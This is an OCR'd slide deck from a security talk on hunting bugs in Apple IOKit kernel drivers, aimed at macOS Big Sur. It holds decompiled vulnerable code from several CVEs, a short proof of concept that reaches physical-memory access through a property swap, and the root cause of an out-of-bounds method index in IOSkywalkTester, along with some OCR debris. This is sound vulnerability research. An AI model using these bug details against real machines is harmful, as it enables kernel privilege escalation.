Three Layers in Apple Driver bug hunting
Pwn macOS Big Sur in One shot

Zhenpeng Pan/Peterpan0927

Bio

Security Researcher at Alibaba Security Pandora Lab

Focusing on macOS/iOS security

Used to be the intern of Qihoo 360 Nirvan Team

Love 🏊/🚴 Twitter(@peterpan980927)

Agenda

- Backgrounds
- Three-layer model
  - some case studies
- Mitigations overview & new features
- Attack macOS Big Sur
  - (failed) attempts and thoughts
  - exploit techs & demo
- Summary & Credit

Backgrounds

Mach ports

1. Communication channels for IPC
2. 32 bit number in userspace
3. ipc_port structure in kernel space
4. Single receiver/One or Multiple Senders


```
/osfmk/ipc/ipc_object.h
struct ipc_port {
        struct ipc_object ip_object;
        struct ipc_mqueue ip_messages;
…
};

struct ipc_object {
        ipc_object_bits_t io_bits; //type
        ipc_object_refs_t io_references;
        lck_spin_t        io_lock_data;
} __attribute__((aligned(8)));
```

Mach ports

1. Many kernel data objects are wrapped with mach ports
2. Tasks(tfp0)/Driver instance(C++ object)/clock object/file_glob…

/osfmk/kern/ipc_kobject.h


```
#define IKOT_CLOCK                25
#define IKOT_IOKIT_CONNECT        29
#define IKOT_IOKIT_OBJECT         30
#define IKOT_VOUCHER              37
….
```




What is Apple Driver?

OS X provides a kernel extension mechanism as a means of allowing dynamic loading of code into the kernel, without the need to recompile or relink. Because these kernel extensions (KEXTs) provide both modularity and dynamic loadability, they are a natural choice for any relatively self-contained service that requires access to internal kernel interfaces.

Apple(IOKit) Drivers is the subset of KEXTs



Generic Kernel Extension



IOKit Driver

https://developer.apple.com/library/archive/documentation/Darwin/Conceptual/KernelProgramming/Extend/Extend.html#//apple_ref/doc/uid/TP30000905-CH220

Why Apple Driver?


1. Kexts run inside the kernel, some can even reachable inside sandbox or Safari
2. Kext deprecated in WWDC 2019
3. System Extension replacing third party kext
   1. DriverKit
   2. Network Extension
   3. Endpoint Security
4. Less developers, less attention

https://developer.apple.com/support/kernel-extensions/

Attack Surfaces

/System/Library/Extensions/*

1. externalMethod(*)
2. Notificationport(CVE-2020-9768)
3. SharedMemory(*)
4. ClientClose(CVE-2018-4326)
5. SetProperties(CVE-2016-1825)
6. Etc



Attack Surfaces

Name	Description	Corresponding system APIs
`externalMethod()`	provide methods to user-space programs	IOConnectCallMethod
`getTargetAndMethodForIndex()`	provide methods to user-space programs (legacy user-entry)	IOConnectCallMethod
`getAsyncTargetAndMethodForIndex()`	provide methods that return results asynchronously (legacy user-entry)	IOConnectCallAsyncMethod
`getTargetAndTrapForIndex()`	similar to `getTargetAndMethodForIndex` (legacy user-entry)	IOConnectTrapX
`clientMemoryForType()`	share memory with user-space programs	IOConnectMapMemory
`registerNotificationPort()`	allow user-space programs to register for notifications	IOConnectSetNotificationPort
`setProperty()`	set runtime property of the userclient	IOConnectSetCFProperty
`clientClose()`	stop using the userclient	IOServiceClose

http://homes.sice.indiana.edu/luyixing/bib/CCS20-iDEA.pdf

CVE-2020-9768

```
__int64 AppleJPEGDriverUserClient::registerNotificationPort…)
{
  ipc_port *curPort = this->_notifyPort;
  if ( curPort )
  {
    IOUserClient::releaseNotificationPort(curPort);
    this->_notifyPort = 0LL;
  }
  this->_notifyPort = port;
  this->_portRefCnt = refCnt;
  return 0LL;
}
```

```
__int64 __fastcall AppleJPEGDriverUserClient::startDecoder(…)
{
  ...

    internalRequest = PRTS_CreateInternalRequest();
    if ( internalRequest )
    {
      internalRequest->wakePort = notifyPort;
  …
}
```

```
AppleJPEGDriver *__fastcall AppleJPEGDriver::PRTS_OnFinishedEvent(…)
{
  ...
          *&jpegRequest2->asyncRef.wakePort = 0LL;
        AppleJPEGDriverUserClient::setAsyncReference64(
          &jpegRequest2->asyncRef,
          jpegRequest2->wakePort,
              jpegRequest2->callback,
          jpegRequest2->refcon);
        v22 = AppleJPEGDriverUserClient::sendAsyncResult64(
              &jpegRequest2->asyncRef,
              jpegRequest2->result,
              &jpegRequest2->args,
              1u);
    ...
}
```

https://proteas.github.io/ios/vulnerability/2020/03/27/analysis-of-CVE-2020-9768.html

CVE-2018-4326

```
__int64 mDNSOffloadUserClient::clientClose(mDNSOffloadUserClient *this) {
mDNSOffloadUserClient *v1; // rbx __int64 v2; // rdi
__int64 v3; // rax
v2 = *((_QWORD *)this + 27);
if ( v2 ){ ...
if ( this->CommandGate ) {
v3 = (*(__int64 (__cdecl **)(_QWORD))(**((_QWORD **)v1 + 27) + 1672LL))
(*((_QWORD *)v1 + 27));
if ( v3 )
(*(void (__fastcall **)(__int64, _QWORD))(*(_QWORD *)v3 + 328LL))(v3, *((_QWORD *)v1 + 28));
this->CommandGate->release();
this->CommandGate = NULL; }
}
```

```
__int64 __fastcall mDNSOffloadUserClient::doRequest(…) {
__int64 result; // rax
__int64 v6; // rdi
__int64 v7; // [rsp+8h] [rbp-8h]
v7 = a4;
result = 0xE0000001LL;
if ( *((_QWORD *)this + 27) ) {
if ( this->CommandGate )
result = this->CommandGate->runAction(mDNSOffloadUserClient::
    doRequestGated, a2, a3, &v7, a5);
  }
  return result;
```

https://github.com/brightiup/research/tree/master/Apple/CVE-2018-4326

CVE-2016-1825

```
IOReturn IOHIDevice::setProperties( OSObject * properties )
{
    OSDictionary * propertyDict = OSDynamicCast(OSDictionary, properties);
    IOReturn       ret          = kIOReturnBadArgument;

    if ( propertyDict ) {
        if (propertyDict->setOptions(0, 0) & OSDictionary::kImmutable) {
            OSDictionary * temp = propertyDict;
            propertyDict = OSDynamicCast(OSDictionary, temp->copyCollection());
        }
        else {
            propertyDict->retain();
        }
        propertyDict->setObject(kIOHIDDeviceParametersKey, kOSBooleanTrue);
        ret = setParamProperties( propertyDict );
        propertyDict->removeObject(kIOHIDDeviceParametersKey);
        propertyDict->release();
    }

    return ret;
}
```

```
//poc
io_service_t service = IOServiceGetMatchingService(kIOMasterPortDefault,
        IOServiceMatching("IOHIDevice"));
// Set the IOUserClientClass property to IOPCIDiagnosticsClient.
IORegistryEntrySetCFProperty(service,
        CFSTR("IOUserClientClass"),
        CFSTR("IOPCIDiagnosticsClient"));
// Create a connection to the IOPCIDiagnosticsClient.
io_connect_t connection;
IOServiceOpen(service, mach_task_self(), 0, &connection);
```

http://bazad.github.io/2017/01/physmem-accessing-physical-memory-os-x/

Three-Layer Model

Inspiration examples

	Blogs
1	task_swap_mach_voucher: https://googleprojectzero.blogspot.com/2019/08/in-wild-ios-exploit-chain-5.html
2	MPTCP: https://blog.pangu.io/?p=213
3	IO80211Family: http://i.blackhat.com/USA-20/Thursday/us-20-Wang-Dive-into-Apple-IO80211FamilyV2.pdf
4	libxpc: https://googleprojectzero.blogspot.com/2019/08/in-wild-ios-exploit-chain-3.html

Keypoint 1

point: “it remained in the codebase and on all iPhones since 2014, reachable from the inside of any sandbox. You would have triggered it though if you had ever tried to use this code and called task_swap_mach_voucher with a valid voucher. ”

Keypoint 2

point: “Now a natural question comes into our mind: how many connections can a client connect to a host at most? With this question in mind, we created a simple test program that simply creates an MPTCP socket and connects to a host many times. Our purpose is to figure out when we cannot create new connections. ”

Keypoint 3

point: “IO80211FamilyV2 is a brand new design for the mobile era.IO80211FamilyV2 and AppleBCMWLANCore integrate the original AirPort Brcm4331 / 4360 series drivers, with more features and better logic.Please also keep in mind, new features always mean new attack surfaces. ”

Three-Layer model


1. Entry layer
2. Dispatch layer
3. Function layer

Incomplete test/Max CreateNum/New features

Key: Exploring exception handling under extreme conditions with clearer purpose and finer granularity

Entry Layer

```
kern_return_t IOServiceOpen(
io_service_t service,
task_port_t owningTask,
uint32_t type,
io_connect_t *connect);
```




```
virtual IOReturn newUserClient(
 task_towningTask,
 void *securityID,
 UInt32 type,
 OSDictionary *handler,
 IOUserClient **properties );
```

Userspace IOKit.framework

Kernel Space

Dispatch Layer


```
kern_return_t
IOConnectCallMethod(mach_po
rt_t connection,
uint32_t selector,
const uint64_t *input, uint32_t
inputCnt, const void
*inputStruct, size_t
inputStructCnt, uint64_t *output,
uint32_t *outputCnt, void
*outputStruct, size_t
*outputStructCnt);
```


```
IOReturn
IOUserClient::externalMethod(
uint32_t selector,
IOExternalMethodArguments * args,
IOExternalMethodDispatch * dispatch,
OSObject * target,
void * reference );
```

Userspace IOKit.framework

Kernel Space

Function Layer




```
kern_return_t
IOConnectCallMethod(mach_po
rt_t connection,
uint32_t selector,
const uint64_t *input, uint32_t
inputCnt, const void
*inputStruct, size_t
inputStructCnt, uint64_t *output,
uint32_t *outputCnt, void
*outputStruct, size_t
*outputStructCnt);
```

```
IOExternalMethod * IOHIDUserClient::getTargetAndMethodForIndex(
                    IOService ** targetP, UInt32 index )
{
    static const IOExternalMethod methodTemplate[] = {
/* 0 */  { NULL, (IOMethod) &IOHIDSystem::createShmem,
           kIOUCScalarIScalarO, 1, 0 },
/* 1 */  { NULL, (IOMethod) &IOHIDSystem::setEventsEnable,
           kIOUCScalarIScalarO, 1, 0 },
/* 2 */  { NULL, (IOMethod) &IOHIDSystem::setCursorEnable,
           kIOUCScalarIScalarO, 1, 0 },
...
}
```

Userspace IOKit.framework

Kernel Space

Case 1(Entry Layer)

```
__int64 __fastcall IOSkywalkTester::newUserClient(IOSkywalkTester *this, task *a2, void *a3, unsigned int a4, IOUserClient **a5)
{
  IOUserClient *uc; // rax
  IOUserClient *v7; // rbx

  uc = IOSkywalkTesterUserClient::withTask(a2, a2);
  if ( uc )
  {
    v7 = uc;
    if ( ((unsigned __int8 (__fastcall *)(IOUserClient *, IOSkywalkTester *))uc->attach)(uc, this) )
      *a5 = v7;
    else
      printf(…);
  }
  else
  {
    printf(
      "AssertMacros: %s, %s file: %s, line: %d, value: %ld\n",
      "client",
      &unk_392BA,
      "/AppleInternal/BuildRoot/Library/Caches/com.apple.xbs/Sources/IOSkywalkFamily/IOSkywalkFamily-165/IOSkywalkTester/"
      "IOSkywalkTester.cpp",
      57LL,
      0LL);
  }
  return 0LL;
}
```

Case 1(Entry Layer)

```
__int64 __fastcall IOSkywalkTester::newUserClient(IOSkywalkTester *this, task *a2, void *a3, unsigned int a4, IOUserClient **a5)
{
  IOUserClient *uc; // rax
  IOUserClient *v7; // rbx

  uc = IOSkywalkTesterUserClient::withTask(a2, a2);
  if ( uc )
  {
    v7 = uc;
    if ( ((unsigned __int8 (__fastcall *)(IOUserClient *, IOSkywalkTester *))uc->attach)(uc, this) )
      *a5 = v7;
    else
      printf(…);
  }
  else
  {
    printf(
      "AssertMacros: %s, %s file: %s, line: %d, value: %ld\n",
      "client",
      &unk_392BA,
      "/AppleInternal/BuildRoot/Library/Caches/com.apple.xbs/Sources/IOSkywalkFamily/IOSkywalkFamily-165/IOSkywalkTester/"
      "IOSkywalkTester.cpp",
      57LL,
      0LL);
  }
  return 0LL;
}
```

Case 1(upper handler)

```
//is_io_service_open_extended
res = service->newUserClient( owningTask, (void *) owningTask,
        connect_type, propertiesDict, &client );

    if (propertiesDict) {
      propertiesDict->release();
    }

    if (res == kIOReturnSuccess) {
      assert( OSDynamicCast(IOUserClient, client));
      if (!client->reserved) {
        if (!client->reserve()) {
          client->clientClose();
          OSSafeReleaseNULL(client);
          res = kIOReturnNoMemory;
        }
      }
    }
```

Case 2(Entry Layer)

```
__int64 __fastcall AppleIntelFramebuffer::newUserClient(AppleIntelFramebuffer *this, task *a2, void *a3, __int64 type, IOUserClient
**a5)
{
  IOUserClient *v6; // rax
  IOUserClient *v7; // rbx

  ++qword_C77F0;
  if ( (_DWORD)type == 0x3E8 )
  {
    v6 = ApplePMTGraphicsInformation::withTask(a2, a2);
    if ( v6 )
    {
      v7 = v6;
      ++qword_C7800;
      if ( ((unsigned __int8 (__fastcall *)(IOUserClient *, AppleIntelFramebuffer *))v6->attach)(v6, this) )
      {
        ++qword_C7810;
        if ( ((unsigned __int8 (__fastcall *)(IOUserClient *, AppleIntelFramebuffer *))v7->start)(v7, this) )
          goto LABEL_7;
      }
      ++qword_C7808;
      ((void (__fastcall *)(IOUserClient *, AppleIntelFramebuffer *))v7->detach)(v7, this);
      ((void (__fastcall *)(IOUserClient *))v7->release_0)(v7);
    }
    v7 = 0LL;
LABEL_7:
    *a5 = v7;
    return 0LL;
  }
```

Case 2(Entry Layer)

```
__int64 __fastcall AppleIntelFramebuffer::newUserClient(AppleIntelFramebuffer *this, task *a2, void *a3, __int64 type, IOUserClient
**a5)
{
  IOUserClient *v6; // rax
  IOUserClient *v7; // rbx

  ++qword_C77F0;
  if ( (_DWORD)type == 0x3E8 )
  {
    v6 = ApplePMTGraphicsInformation::withTask(a2, a2);
    if ( v6 )
    {
      v7 = v6;
      ++qword_C7800;
      if ( ((unsigned __int8 (__fastcall *)(IOUserClient *, AppleIntelFramebuffer *))v6->attach)(v6, this) )
      {
        ++qword_C7810;
        if ( ((unsigned __int8 (__fastcall *)(IOUserClient *, AppleIntelFramebuffer *))v7->start)(v7, this) )
          goto LABEL_7;
      }
      ++qword_C7808;
      ((void (__fastcall *)(IOUserClient *, AppleIntelFramebuffer *))v7->detach)(v7, this);
      ((void (__fastcall *)(IOUserClient *))v7->release_0)(v7);
    }
    v7 = 0LL;
LABEL_7:
    *a5 = v7;
    return 0LL;
  }
```

Case 3(Function Layer)

```
; __int64 __fastcall IOSkywalkTesterUserClient::createInterface(IOSkywalkTesterUserClient *__hidden
                public __ZN25IOSkywalkTesterUserClient15createInterfaceEPvS0_yPy
__ZN25IOSkywalkTesterUserClient15createInterfaceEPvS0_yPy proc near
                                        ; DATA XREF: __const:000000000004BCF0↓o
                push    rbp
                mov     rbp, rsp
                push    r15
                push    r14
                push    r12
                push    rbx
                mov     r15, rdx
                mov     r14, rsi
                mov     rax, [rdi]
                call    qword ptr [rax+680h]
                lea     rcx, __ZN15IOSkywalkTester9metaClassE ; IOSkywalkTester::metaClass
                mov     rsi, [rcx]      ; unsigned __int64
                mov     rdi, rax        ; anObject
                call    __ZN15OSMetaClassBase12safeMetaCastEPKS_PK11OSMetaClass ; OSMetaClassBase::
                mov     rbx, rax
                mov     edi, offset stru_108.addr ; this
                call    __ZN32IOSkywalkTesterEthernetInterfacenwEm ; IOSkywalkTesterEthernetInterfa
                mov     r12, rax
                mov     rdi, rax        ; this
                call    __ZN32IOSkywalkTesterEthernetInterfaceC1Ev ; IOSkywalkTesterEthernetInterfa
                mov     rax, [r12]
                mov     rdi, r12
                mov     rsi, r14
                call    qword ptr [rax+0A48h]
```

Case 3(Function Layer)

Case 4(Entry Layer)

您的电脑因为出现问题而重新启动。

此报告将自动发送给 Apple。

› 注释

问题详细信息和系统配置

```
panic(cpu 2 caller 0xffffff801fb64a25): userspace watchdog timeout: no successful checkins from com.apple.WindowServer in 120
seconds
service: com.apple.logd, total successful checkins since load (190 seconds ago): 20, last successful checkin: 0 seconds ago
service: com.apple.WindowServer, total successful checkins since load (160 seconds ago): 4, last successful checkin: 120 seconds
ago
service: com.apple.remoted, total successful checkins since load (190 seconds ago): 18, last successful checkin: 0 seconds ago
```

guments

atchP80SObjectPv + 0x1de

Mitigations overview

Old Mitigations

1. PAN/PXN(SMAP/SMEP)
2. PAC
3. KASLR(kernel image/heap)
4. zone_require/task_conversion_eval…
5. APRR(PPL/JIT)
6. KPP->KTRR/CTRR(SCIP)
7. Etc

New Mitigations

1. Kernel heap isolation(abuse oob)
    1. Default(XNU metadata OSString)
    2. Data(user controlled data e.g ool msg data, OSString data)
    3. Kext(IOMalloc…)
    4. Temp(tmp structures)

2. Auto-Zeroing(write after free/uninitiated info leak)
    1. Z_ZERO(zalloc kalloc), M_ZERO(MALLOC)
    2. zfree_clear_mem(kfree/kheap_free/kheap_free_addr ->kfree_ext->zfree_ext->zfree_clear->bzero)

Attack macOS Big Sur


Exploit part!

- Root escalation
- Kernel code execution
- 100% reliable

Root cause(Dispatch Layer)

```
char *__fastcall
IOSkywalkTesterUserClient::getTargetAndMethodForIndex(IOSkywalkTesterUserClient *this,
IOService **a2, unsigned int a3)
{
  _QWORD rbx2; // rbx
  char *result; // rax
  if ( a2 )
  {
    rbx2 = (char *)&IOSkywalkTesterUserClient::sMethods + 0x30 * a3;
    *a2 = (IOService *)this;
  }
…
}
```

Root cause



IDA - iPhone12Pro14_2_kernel.i64 (iPhone12Pro14_2_kernel) /Users/peterpan0927/Desktop/tmp1/iPhone12Pro14_2_kernel.i64
No debugger
Data
Unexplored
External symbol
Lumina function
IDA View-A
Pseudocode-C
Pseudocode-B
Pseudocode-A
Strings window
Hex View-1
Structures
IOExternalMethod *__fastcall IOSkywalkTesterUserClient::getTargetAndMethodForIndex(IOSkywalkTesterU
{
IOExternalMethod *method; // x8
if (a2)
{
method = (IOExternalMethod *)((char *)&IOSkywalkTesterUserClient::sMethods + 48 * selector);
*a2 = (IOService *)this;
}
else
{
printf(
"AssertMacros: %s, %s file: %s, line: %d, value: %ld\n",
"target",
&byte_FFFFFFF0074A493F,
"/Library/Caches/com.apple.xbs/Sources/IOSkywalkFamily/IOSkywalkFamily-166.40.6/IOSkywalkTest
117LL,
0LL);
method = 0LL;
}
return method;
}

Root cause

```
eDP805"=0,"AppleSPUControl"=0,"AppleUSBPhy"=1,"IOHDIXHDDriveInKernel"=3},"IOMalloc allocation"=
    | +-o IOSkywalkTester  <class IOSkywalkTester, id 0x100000419, registered, matched, active,
    | |     "IOMatchCategory" = "IOSkywalkTester"
    | |     "IOClass" = "IOSkywalkTester"
iPad:~ root# sw_vers
ProductName:    iPhone OS
ProductVersion: 14.2
BuildVersion:   18B92
iPad:~ root#
```

Kernel Debug?

1. Kext C/S kernel memory r/w(kemon)
2. Kernel Debug Kit




```
peterpan0927@B-TQ1NML7H-0133: ~                                    ⌥⌘2
        read   -- Read from the memory of the current target process.
        region -- Get information on the memory region containing an address in
the current target process.
(lldb) memo read -G 20gx 0xffffff800eebca23
0xffffff800eebca23: 0x00000825048b4865 0x0000082844c74200
0xffffff800eebca33: 0x0138287c83420000 0x8348077428048d4a
0xffffff800eebca43: 0x40c7482875001878 0x40c7480000000010
0xffffff800eebca53: 0x40c7480000000018 0x40c7480000000020
0xffffff800eebca63: 0x40c7480000000028 0x0c40c70000000030
0xffffff800eebca73: 0x003c40c700000000 0x000000c748000000
0xffffff800eebca83: 0x44382b4cff420000 0xff6500d44b033d89
0xffffff800eebca93: 0x0f7500000058250c 0x00000025048b4865
0xffffff800eebcaa3: 0x9c4275045040f600 0x00000200c4f74158
0xffffff800eebcab3: 0x7400000200a90a75 0x836590fb1eebfa21
(lldb) s
Process 1 stopped
* thread #1, stop reason = step in
    frame #0: 0xffffff800eebca85 kernel`DebuggerWithContext(reason=<unavailable>
, ctx=<unavailable>, message=<unavailable>, debugger_options_mask=0) at debug.c:
692:18 [opt]
Target 0: (kernel) stopped.
(lldb) bt
* thread #1, stop reason = step in
  * frame #0: 0xffffff800eebca85 kernel`DebuggerWithContext(reason=<unavailable>
, ctx=<unavailable>, message=<unavailable>, debugger_options_mask=0) at debug.c:
```

OOB fetch

